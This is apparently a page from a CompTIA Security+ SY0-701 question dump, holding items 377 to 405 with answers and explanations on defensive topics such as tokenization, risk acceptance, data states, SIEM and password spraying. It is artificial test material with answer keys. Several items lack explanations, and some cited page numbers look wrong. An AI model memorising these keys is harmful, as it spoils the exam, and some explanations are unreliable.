
**NEW QUESTION: 377**
A company wants to reduce the time and expense associated with code deployment. Which of the following technologies should the company utilize?
**A.** Serverless architecture
**B.** Thin clients
**C.** Private cloud
**D.** Virtual machines
**Answer: (SHOW ANSWER)**
Serverless architecture allows companies to deploy code without managing the underlying infrastructure. This approach significantly reduces the time and expense involved in code deployment because developers can focus solely on writing code, while the cloud provider manages the servers, scaling, and maintenance.
Serverless computing also enables automatic scaling and pay-per-execution billing, which further optimizes costs.
References =
CompTIA Security+ SY0-701 Course Content: The course covers cloud technologies, including serverless architectures, which are highlighted as a method to streamline and reduce costs associated with code deployment.

**NEW QUESTION: 378**

An organization has learned that its data is being exchanged on the dark web. The CIO has requested that you investigate and implement the most secure solution to protect employee accounts.

INSTRUCTIONS

Review the data to identify weak security practices and provide the most appropriate security solution to meet the CIO's requirements.






**Answer:**

See the Explanation for complete solution for this task.

Explanation:

A screenshot of a computer AI-generated content may be incorrect.



Step 1: Analyze the Data and Question

Scenario:

Company data (directory, compensation report, user data) is found on the dark web.

CIO asks you to investigate and implement the most secure protection for employee accounts.

Task:

Identify weak password practices.

Choose the best containment step that keeps evidence on the host uncompromised.

Step 2: Identify Weak Password Practices

Prompt: Select all weak password practices from the list:

Age

Reuse

Length

Expiration

Complexity

Let's analyze each:

Age: If passwords are used for a long time without change, it's a weak practice (passwords become easier to compromise over time).

Reuse: Reusing passwords across accounts is a serious weak practice (if one gets leaked, all accounts are at risk).
Length: Short passwords are weak; password length matters. If passwords are too short, that's a weak practice.
Expiration: Forcing frequent expiration can lead to weaker passwords (users pick simple ones), but not expiring passwords at all is also risky. (For most exams, "expiration" by itself isn't usually called a weak practice unless the policy is poorly set.) Complexity: Lack of complexity (not requiring numbers, symbols, etc.) is a weak practice.
So, select all that are truly weak practices:
Answer for weak password practices (check all that apply):
## Age
## Reuse
## Length
## Complexity
(Expiration is more controversial; on the exam, the main focus is usually on Age, Reuse, Length, and Complexity.) Step 3: Choose the Best Containment Step Prompt:
Select the containment step that will leave potential evidence on the host uncompromised:
PIN code
FIDO security key
SMS authentication
OTP token
Containment step means "what security solution can you implement to protect employee accounts going forward, while preserving digital evidence on potentially compromised systems?" The most secure solution for account protection among these, that also doesn't interfere with host evidence, is FIDO security key.
Why?
PIN code: Not strong enough; also may be stored locally.
SMS authentication: Can be intercepted; often leaves traces on the host (like SMS logs).
OTP token: Similar risks, some implementations might log to the host.
FIDO security key: Hardware-based, phishing-resistant, no codes sent to the host, and doesn't alter host evidence-authentication happens off the device.
So, the best answer is:
FIDO security key
Step 4: Solution Recap and Justification
Detailed Solution Recap:
Identify weak password practices:
Weaknesses: passwords are reused, not long enough, lack complexity, and used for a long time.
Select the best security solution:
Implement FIDO security keys for employees.
Most secure among listed options.
Hardware-based; resistant to phishing, interception, and does not leave evidence on the compromised host (which is important for forensics).

**NEW QUESTION: 379**

A malicious insider from the marketing team alters records and transfers company funds to a personal account. Which of the following methods would be the best way to secure company records in the future?

**A.** Access control list

**B.** Input validation

**C.** Hashing

**D.** Permission restrictions

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 380**

A security analyst developed a script to automate a trivial and repeatable task. Which of the following best describes the benefits of ensuring other team members understand how the script works?



**A.** To reduce implementation cost

**B.** To identify complexity

**C.** To remediate technical debt

**D.** To prevent a single point of failure

**Answer: D (LEAVE A REPLY)**

Ensuring that other team members understand how a script works is essential to prevent a single point of failure. If only one person knows how the script operates, the organization risks being unable to maintain or troubleshoot it if that person is unavailable. Sharing knowledge ensures continuity and reduces dependence on one individual.

* Reducing implementation cost and remediating technical debt are secondary considerations in this context.
* Identifying complexity is important, but the main benefit is to avoid a single point of failure.

**NEW QUESTION: 381**

Which solution is most likely used in the financial industry to mask sensitive data?

**A.** Tokenization

**B.** Hashing

**C.** Salting

**D.** Steganography

**Answer: (SHOW ANSWER)**

Tokenization replaces sensitive financial data-such as credit card numbers, account numbers, or customer identifiers-with harmless tokens that retain usability but reveal nothing if leaked. This is widely used in the financial industry, particularly in PCI-DSS-regulated systems. Hashing (B) is one-way and not reversible, making it unsuitable for financial transactions that need original data retrieved. Salting (C) is used to protect hashed passwords, not to mask financial data. Steganography (D) hides data inside media files but is not used for payment processing.

Security+ SY0-701 identifies tokenization as the preferred method for protecting structured sensitive data while maintaining operational functionality.

Thus, the correct answer is A: Tokenization.

**NEW QUESTION: 382**

Which of the following risk management strategies is being used when a Chief Information Security Officer ignores known vulnerabilities identified during a risk assessment?

**A.** Transfer
**B.** Avoid
**C.** Mitigate
**D.** Accept
**Answer: (SHOW ANSWER)**
The correct answer is Accept because knowingly choosing not to address identified vulnerabilities is a formal example of risk acceptance. In the Security+ SY0-701 risk management framework, accepting risk means that leadership is aware of a vulnerability and its potential impact but decides to take no corrective action. This decision is typically based on factors such as cost, operational constraints, low likelihood of exploitation, or limited business impact.
Risk acceptance is a deliberate management decision, not an oversight. When a Chief Information Security Officer ignores known vulnerabilities identified during a risk assessment, the organization is implicitly acknowledging the risk and choosing to tolerate it. The SY0-701 study guide emphasizes that risk acceptance must be informed and approved by appropriate leadership, as accountability remains with the organization if the risk materializes.
Option A, Transfer, is incorrect because transferring risk involves shifting responsibility to a third party, such as purchasing cyber insurance or outsourcing services. Option B, Avoid, refers to eliminating risk entirely by discontinuing the risky activity, system, or process. Option C, Mitigate, involves implementing security controls to reduce the likelihood or impact of the risk, such as patching vulnerabilities or adding compensating controls.
Accepting risk does not mean the vulnerability is harmless; it means leadership has determined that addressing it is not justified at that time. The SY0-701 objectives highlight that accepted risks should be documented, reviewed periodically, and reassessed as conditions change, especially if threat likelihood or business impact increases.
In summary, ignoring known vulnerabilities after a risk assessment reflects a conscious decision to tolerate potential loss rather than reduce or eliminate it. This aligns directly with the risk acceptance strategy, making Option D the correct answer.

**NEW QUESTION: 383**
A company processes personal data from customers in multiple countries. Which of the following actions is most critical for maintaining legal compliance with global privacy regulations?
**A.** Storing all customer data on encrypted local servers
**B.** Hiring a data privacy officer to review contracts
**C.** Ensuring DPAs are in place with third-party vendors
**D.** Using strong passwords and firewalls on all endpoints
**Answer: (SHOW ANSWER)**
The best answer is C. Ensuring DPAs are in place with third-party vendors.
When a company handles personal data across multiple countries, one of the most important legal and regulatory requirements is ensuring that any third parties processing that data are contractually bound to protect it appropriately. A DPA (Data Processing Agreement) defines how a vendor may collect, process, store, share, and protect personal data. This is a key requirement in many privacy frameworks and regulations.
This matters because organizations are often still responsible for customer data even when a third-party provider handles it. A DPA helps establish:
the roles and responsibilities of each party
the legal basis and limits for data processing
security and privacy obligations

breach notification expectations
cross-border data handling requirements
Why the other options are incorrect:
A). Storing all customer data on encrypted local serversEncryption is important, but this alone does not ensure compliance with international privacy laws. Legal compliance involves governance, lawful processing, third- party handling, and contractual obligations.
B). Hiring a data privacy officer to review contractsA privacy officer may be helpful or required in some situations, but simply hiring one is not as directly critical as having the actual data processing agreements in place.
D). Using strong passwords and firewalls on all endpointsThese are valuable security controls, but they are not sufficient for legal compliance with global privacy regulations.
From a Security+ perspective, privacy compliance often involves third-party risk management, contractual controls, and lawful data handling, making DPAs the most critical answer here.

**NEW QUESTION: 384**
Which of the following automation use cases would best enhance the security posture of an organization by rapidly updating permissions when employees leave a company?
**A.** Provisioning resources
**B.** Disabling access
**C.** Reviewing change approvals
**D.** Escalating permission requests
**Answer: (SHOW ANSWER)**
Disabling access is an automation use case that would best enhance the security posture of an organization by rapidly updating permissions when employees leave a company. Disabling access is the process of revoking or suspending the access rights of a user account, such as login credentials, email, VPN, cloud services, etc.
Disabling access can prevent unauthorized or malicious use of the account by former employees or attackers who may have compromised the account. Disabling access can also reduce the attack surface and the risk of data breaches or leaks. Disabling access can be automated by using scripts, tools, or workflows that can trigger the action based on predefined events, such as employee termination, resignation, or transfer.
Automation can ensure that the access is disabled in a timely, consistent, and efficient manner, without relying on manual intervention or human error.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 5: Identity and Access Management, page 2131.
CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 5:
Identity and Access Management, page 2132.

**NEW QUESTION: 385**
A network administrator deploys an FDE solution on all end user workstations. Which of the following data protection strategies does this describe?
**A.** Masking
**B.** Data in transit
**C.** Obfuscation
**D.** Data at rest
**E.** Data sovereignty

**Answer: (SHOW ANSWER)**
Full-disk encryption (FDE) protects the contents of storage media, which is a classic data-at-rest control. The Study Guide explains the "three situations" relevant to confidentiality-at rest, in transit, and in use-and then specifically ties disk encryption/FDE to protecting stored data: "Data at rest, or stored data, is that which resides in a permanent location awaiting access... Examples... hard drives..." It then describes FDE as an encryption method applied to disks: "Full-disk encryption (FDE) is a form of encryption where all the data on a hard drive is automatically encrypted, including the operating system and system files... In the case of loss or theft, FDE can prevent unauthorized access to all data on the hard drive." That is exactly the definition of protecting data at rest-it is intended to prevent disclosure if a laptop
/workstation is lost, stolen, or the drive is removed. This is not masking (hiding parts of fields), not data in transit (network encryption like TLS/VPN), not obfuscation (making code hard to understand), and not data sovereignty (jurisdiction/location requirements). Therefore, deploying FDE on workstations is a data-at-rest protection strategy.
References: Data-at-rest definition and confidentiality contexts ; FDE definition and purpose protecting disk- stored data .

**NEW QUESTION: 386**
A company processes and stores sensitive data on its own systems. Which of the following steps should the company take first to ensure compliance with privacy regulations?
**A.** Purchase and install security software.
**B.** Develop and provide training on data protection policies.
**C.** Create incident response and disaster recovery plans.
**D.** Implement access controls and encryption.
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 387**
A business provides long-term cold storage services to banks that are required to follow regulator-imposed data retention guidelines. Banks that use these services require that data is disposed of in a specific manner at the conclusion of the regulatory threshold for data retention. Which of the following aspects of data management is the most important to the bank in the destruction of this data?
**A.** Encryption
**B.** Classification
**C.** Certification
**D.** Procurement
**Answer: (SHOW ANSWER)**
Classification is the process of assigning a level of sensitivity and handling requirements to data, which informs its lifecycle management, retention, and disposal methods. In regulated industries such as banking, proper data classification ensures that data subject to legal or regulatory requirements is destroyed according to those requirements at the end of its retention period. This directly guides how the data should be handled and disposed of.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.4: "Classification dictates data handling, storage, retention, and destruction policies in compliance with regulatory requirements." Exam Objectives 5.4: "Given a scenario, implement data security and privacy practices."

**NEW QUESTION: 388**

Which of the following actions best addresses a vulnerability found on a company's web server?

**A.** Monitoring

**B.** Segmentation

**C.** Decommissioning

**D.** Patching

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 389**

An organization would like to store customer data on a separate part of the network that is not accessible to users on the main corporate network. Which of the following should the administrator use to accomplish this goal?

**A.** Segmentation

**B.** Isolation

**C.** Patching

**D.** Encryption

**Answer: (SHOW ANSWER)**

Segmentation is a network design technique that divides the network into smaller and isolated segments based on logical or physical boundaries. Segmentation can help improve network security by limiting the scope of an attack, reducing the attack surface, and enforcing access control policies. Segmentation can also enhance network performance, scalability, and manageability. To accomplish the goal of storing customer data on a separate part of the network, the administrator can use segmentation technologies such as subnetting, VLANs, firewalls, routers, or switches. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 308-309 1

**NEW QUESTION: 390**

Which of the following is the best method to reduce the attack surface of an enterprise network?

**A.** Use port security for wired connections.

**B.** Disable unused network services on servers.

**C.** Change default passwords for network printers.

**D.** Create a guest wireless network for visitors.

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 391**

Which of the following strategies should an organization use to efficiently manage and analyze multiple types of logs?

**A.** Deploy a SIEM solution

**B.** Create custom scripts to aggregate and analyze logs

**C.** Implement EDR technology

**D.** Install a unified threat management appliance

**Answer: (SHOW ANSWER)**

Deploying a Security Information and Event Management (SIEM) solution allows for efficient log aggregation, correlation, and analysis across an organization's infrastructure, providing real-time security insights.References: Security+ SY0-701 Course Content, Security+ SY0-601 Book.

**NEW QUESTION: 392**
An analyst wants to move data from production to the UAT server to test the latest release. Which of the following strategies should the analyst use to protect sensitive data from being viewed by the testing team?
**A.** Data masking
**B.** Data tokenization
**C.** Data obfuscation
**D.** Data encryption
**Answer: A (LEAVE A REPLY)**
The best answer is A. Data masking.
When production data is copied into a UAT (User Acceptance Testing) environment, sensitive information should be protected so that testers cannot view real confidential values such as personal data, account numbers, or other regulated information. Data masking replaces sensitive data with realistic but fictional or hidden values while preserving the format and usability of the data for testing.
This makes it ideal for non-production environments where the application still needs data that looks real, but the testing team should not be able to see actual sensitive information.
Why the other options are incorrect:
B). Data tokenizationTokenization replaces sensitive values with tokens, but it is more commonly used to protect data in operational processing systems, such as payment environments. It is not the best fit here compared with masking for UAT visibility concerns.
C). Data obfuscationObfuscation is a broader term and can mean making data harder to understand, but data masking is the more precise and standard control for protecting test data from being viewed.
D). Data encryptionEncryption protects data at rest or in transit, but once authorized testers access and use the UAT system, the application may decrypt and display the data. That does not solve the problem of testers viewing sensitive values.
From a Security+ perspective, when moving production data into development, test, or UAT environments, the preferred control to prevent exposure of real sensitive data is data masking.

**NEW QUESTION: 393**
Which of the following should a security administrator adhere to when setting up a new set of firewall rules?
**A.** Disaster recovery plan
**B.** Incident response procedure
**C.** Business continuity plan
**D.** Change management procedure
**Answer: (SHOW ANSWER)**
A change management procedure is a set of steps and guidelines that a security administrator should adhere to when setting up a new set of firewall rules. A firewall is a device or software that can filter, block, or allow network traffic based on predefined rules or policies. A firewall rule is a statement that defines the criteria and action for a firewall to apply to a packet or a connection. For example, a firewall rule

can allow or deny traffic based on the source and destination IP addresses, ports, protocols, or applications. Setting up a new set of firewall rules is a type of change that can affect the security, performance, and functionality of the network.
Therefore, a change management procedure is necessary to ensure that the change is planned, tested, approved, implemented, documented, and reviewed in a controlled and consistent manner. A change management procedure typically includes the following elements:
* A change request that describes the purpose, scope, impact, and benefits of the change, as well as the roles and responsibilities of the change owner, implementer, and approver.
* A change assessment that evaluates the feasibility, risks, costs, and dependencies of the change, as well as the alternatives and contingency plans.
* A change approval that authorizes the change to proceed to the implementation stage, based on the criteria and thresholds defined by the change policy.
* A change implementation that executes the change according to the plan and schedule, and verifies the results and outcomes of the change.
* A change documentation that records the details and status of the change, as well as the lessons learned and best practices.
* A change review that monitors and measures the performance and effectiveness of the change, and identifies any issues or gaps that need to be addressed or improved.
A change management procedure is important for a security administrator to adhere to when setting up a new set of firewall rules, as it can help to achieve the following objectives:
* Enhance the security posture and compliance of the network by ensuring that the firewall rules are aligned with the security policies and standards, and that they do not introduce any vulnerabilities or conflicts.
* Minimize the disruption and downtime of the network by ensuring that the firewall rules are tested and validated before deployment, and that they do not affect the availability or functionality of the network services or applications.
* Improve the efficiency and quality of the network by ensuring that the firewall rules are optimized and updated according to the changing needs and demands of the network users and stakeholders, and that they do not cause any performance or compatibility issues.
* Increase the accountability and transparency of the network by ensuring that the firewall rules are documented and reviewed regularly, and that they are traceable and auditable by the relevant authorities and parties.
The other options are not correct because they are not related to the process of setting up a new set of firewall rules. A disaster recovery plan is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency. An incident response procedure is a set of steps and guidelines that aim to contain, analyze, eradicate, and recover from a security incident, such as a cyberattack, data breach, or malware infection. A business continuity plan is a set of strategies and actions that aim to maintain the essential functions and operations of an organization during and after a disruptive event, such as a pandemic, power outage, or civil unrest. References = CompTIA Security+ Study Guide (SY0-701), Chapter 7: Resilience and Recovery, page 325. Professor Messer's CompTIA SY0-
701 Security+ Training Course, Section 1.3: Security Operations, video: Change Management (5:45).

**NEW QUESTION: 394**
Which of the following is used to validate a certificate when it is presented to a user?
**A.** OCSP
**B.** CSR
**C.** CA
**D.** CRC

**Answer: (SHOW ANSWER)**
OCSP stands for Online Certificate Status Protocol. It is a protocol that allows applications to check the revocation status of a certificate in real-time. It works by sending a query to an OCSP responder, which is a server that maintains a database of revoked certificates. The OCSP responder returns a response that indicates whether the certificate is valid, revoked, or unknown. OCSP is faster and more efficient than downloading and parsing Certificate Revocation Lists (CRLs), which are large files that contain the serial numbers of all revoked certificates issued by a Certificate Authority (CA). References: CompTIA Security+ Study Guide:
Exam SY0-701, 9th Edition, page 337 1

**NEW QUESTION: 395**
Which of the following is the most effective way to protect an application server running software that is no longer supported from network threats?
**A.** Air gap
**B.** Barricade
**C.** Port security
**D.** Screen subnet
**Answer: (SHOW ANSWER)**
Air-gapping is the most effective way to protect an application server running unsupported software from network threats. By physically isolating the server from any network connection (no wired or wireless communication), it is protected from external cyber threats. While other options like port security or a screened subnet can provide some level of protection, an air gap offers the highest level of security by preventing any network-based attacks entirely.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Secure System Design.

**NEW QUESTION: 396**
The Chief Information Security Officer (CISO) requires that new servers include hardware-level memory encryption. Which of the following data states does the CISO want to protect?
**A.** Data in use
**B.** Data at rest
**C.** Data in transit
**D.** Data sovereignty
**Answer: (SHOW ANSWER)**
Hardware-level memory encryption is designed to protect the contents of RAM from being read or stolen by an attacker who gains sufficient access (for example, through privileged malware, a hypervisor/host compromise, physical attacks like cold-boot techniques, or other memory-snooping methods). That maps directly to data in use, because "data in use" is the state where data is actively processed and often resides in memory during computation. The Study Guide explicitly defines the three data states and makes the connection to memory for data in use: "Data in use is data that is actively in use by a computer system. This includes the data stored in memory while processing takes place. An attacker with control of the system may be able to read the contents of memory and steal sensitive information." By contrast, data at rest focuses on storage media (disk, tape, cloud storage), data in transit focuses on network movement, and data sovereignty concerns jurisdiction/location requirements-none of which are directly addressed by encrypting RAM contents at the hardware level. Since the requirement is specifically

"hardware-level memory encryption," the targeted data state is unambiguously data in use.
References: Data state definitions-data in use includes data stored in memory while processing

**NEW QUESTION: 397**
After a series of account compromises and credential misuse, a company hires a security manager to develop a security program. Which of the following steps should the security manager take first to increase security awareness?
**A.** Send quarterly newsletters that explain the importance of password management.
**B.** Update policies and handbooks to ensure all employees are informed of the new procedures.
**C.** Develop phishing campaigns and notify the management team of any successes.
**D.** Evaluate tools that identify risky behavior and distribute reports on the findings.
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 398**
A systems administrator needs to provide traveling employees with a tool that will protect company devices regardless of where they are working. Which of the following should the administrator implement?
**A.** Isolation
**B.** Segmentation
**C.** ACL
**D.** HIPS
**Answer: (SHOW ANSWER)**
A Host-based Intrusion Prevention System (HIPS) protects individual devices by monitoring and preventing malicious activity directly on the host. It is ideal for protecting traveling employees' devices outside the corporate network.
Isolation (A) and segmentation (B) apply to networks, and ACL (Access Control List) (C) restricts network traffic but does not provide host-level protection.
HIPS is emphasized in Security Operations for endpoint protection#6:Chapter 11 CompTIA Security+ Study Guide#.

**NEW QUESTION: 399**
The security operations center is researching an event concerning a suspicious IP address A security analyst looks at the following event logs and discovers that a significant portion of the user accounts have experienced faded log-In attempts when authenticating from the same IP address:

```
184.168.131.241 - userA - failed authentication
184.168.131.241 - userA - failed authentication
184.168.131.241 - userB - failed authentication
184.168.131.241 - userB - failed authentication
184.168.131.241 - userC - failed authentication
184.168.131.241 - userC - failed authentication
```

Which of the following most likely describes attack that took place?
**A.** Spraying
**B.** Brute-force
**C.** Dictionary
**D.** Rainbow table
**Answer: (SHOW ANSWER)**

Password spraying is a type of attack where an attacker tries a small number of commonly used passwords across a large number of accounts. The event logs showing failed login attempts for many user accounts from the same IP address are indicative of a password spraying attack, where the attacker is attempting to gain access by guessing common passwords.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of identity and access management and common attack vectors like password spraying.

**NEW QUESTION: 400**

A security team wants WAF policies to be automatically created when applications are deployed. Which concept describes this capability?



**A.** IaC
**B.** IoT
**C.** IoC
**D.** IaaS
**Answer: (SHOW ANSWER)**
Automatically generating WAF rules when applications are deployed is a hallmark of Infrastructure as Code (IaC). IaC allows infrastructure components-including firewalls, WAF policies, and load balancers-to be defined and deployed via code templates rather than manual configuration. In DevSecOps, IaC enables security controls to be embedded into deployment pipelines, ensuring that protections such as WAF rules are created instantly and consistently whenever new application versions are released.
Security+ SY0-701 highlights IaC as a method for automating infrastructure provisioning, standardizing security controls, and reducing configuration drift. This allows development and security teams to collaborate more effectively by treating security policies as code.
IoT (B) refers to smart devices, IoC (C) refers to indicators of compromise, and IaaS (D) refers to cloud compute infrastructure-not automated security policy creation.
Thus, the correct answer is A: IaC.

**NEW QUESTION: 401**
A security analyst investigates an incident in which a PowerShell script was identified as a potential IoC.
Which of the following will best help the analyst identify an attempt to compromise the system?
**A.** SNMP logs
**B.** Firewall logs
**C.** EDR logs
**D.** IPS logs
**Answer: (SHOW ANSWER)**
The best answer is C. EDR logs.
EDR (Endpoint Detection and Response) tools are designed to monitor endpoint activity in detail, including process execution, command-line usage, script activity, file changes, persistence attempts, and suspicious behavior. Since the incident involves a PowerShell script, EDR logs are the most useful source for identifying whether the script attempted to compromise the system.
PowerShell is commonly abused by attackers for fileless malware, persistence, lateral movement, downloading payloads, and privilege escalation. EDR can capture this kind of endpoint-level behavior much more effectively than general network logs.
Why the other options are incorrect:
A). SNMP logsSNMP is mainly used for network device monitoring and management, not detailed endpoint script execution analysis.

B). Firewall logsFirewall logs can show allowed or blocked traffic, but they usually do not provide deep visibility into local PowerShell execution or endpoint compromise attempts.
D). IPS logsAn IPS may detect known malicious traffic patterns, but it is focused on network-based activity. It is not the best source for detailed analysis of a PowerShell script running on a host.
From a Security+ standpoint, when analyzing suspicious scripts or endpoint behavior, EDR provides the strongest visibility into actual compromise attempts.

**NEW QUESTION: 402**
Which of the following is the best way to validate the integrity and availability of a disaster recovery site?
**A.** Lead a simulated failover.
**B.** Conduct a tabletop exercise.
**C.** Periodically test the generators.
**D.** Develop requirements for database encryption.
**Answer: (SHOW ANSWER)**
Detailed Explanation:A simulated failover tests the disaster recovery site's ability to handle a full transition of services. This ensures all systems can function as expected during an actual disaster. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Disaster Recovery and Business Continuity Planning".

**NEW QUESTION: 403**
A software developer released a new application and is distributing application files via the developer's website. Which of the following should the developer post on the website to allow users to verify the integrity of the downloaded files?
**A.** Hashes
**B.** Certificates
**C.** Algorithms
**D.** Salting
**Answer: (SHOW ANSWER)**
Posting hashes allows users to verify the integrity of downloaded files. As outlined in Security+ SY0-701, a cryptographic hash (e.g., SHA-256) produces a fixed-length digest unique to the file's contents. Users can compute the hash of the downloaded file and compare it to the published value; a match confirms the file has not been altered.
Certificates (B) establish identity and trust but do not directly verify file integrity post-download unless combined with signing workflows.
Algorithms (C) are general methods, not verification artifacts. Salting (D) is used with password hashing and is irrelevant here.
Therefore, A: Hashes is the correct choice.

**NEW QUESTION: 404**
Executives at a company are concerned about employees accessing systems and information about sensitive company projects unrelated to the employees' normal job duties. Which of the following enterprise security capabilities will the security team most likely deploy to detect that activity?
**A.** EDR
**B.** UBA
**C.** NAC
**D.** DLP

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 405**
A company is in the process of cutting jobs to manage costs. The Chief Information Security Officer is concerned about the increased risk of an insider threat. Which of the following would most likely help the security awareness team address this potential threat?
**A.** Immediately disable the accounts of staff who are likely to be terminated.
**B.** Train supervisors to identify and manage disgruntled employees.
**C.** Configure DLP to monitor staff who will be terminated.
**D.** Raise awareness for business leaders on social engineering techniques.
**Answer: (SHOW ANSWER)**
When layoffs occur, disgruntled employees pose a significant insider threat risk. Training supervisors to identify signs of disgruntlement and manage employees empathetically helps reduce insider threat risks by addressing issues before they escalate. Supervisors act as the first line of defense in recognizing behavioral changes and intervening.
Immediately disabling accounts (A) may cause operational issues if done prematurely; monitoring with DLP (C) is reactive and less proactive than awareness; raising awareness about social engineering (D) targets external threats more than insider risks.
This approach is part of insider threat awareness and workforce management in Security Program Management#6:Chapter 16 CompTIA Security+ Study Guide#.
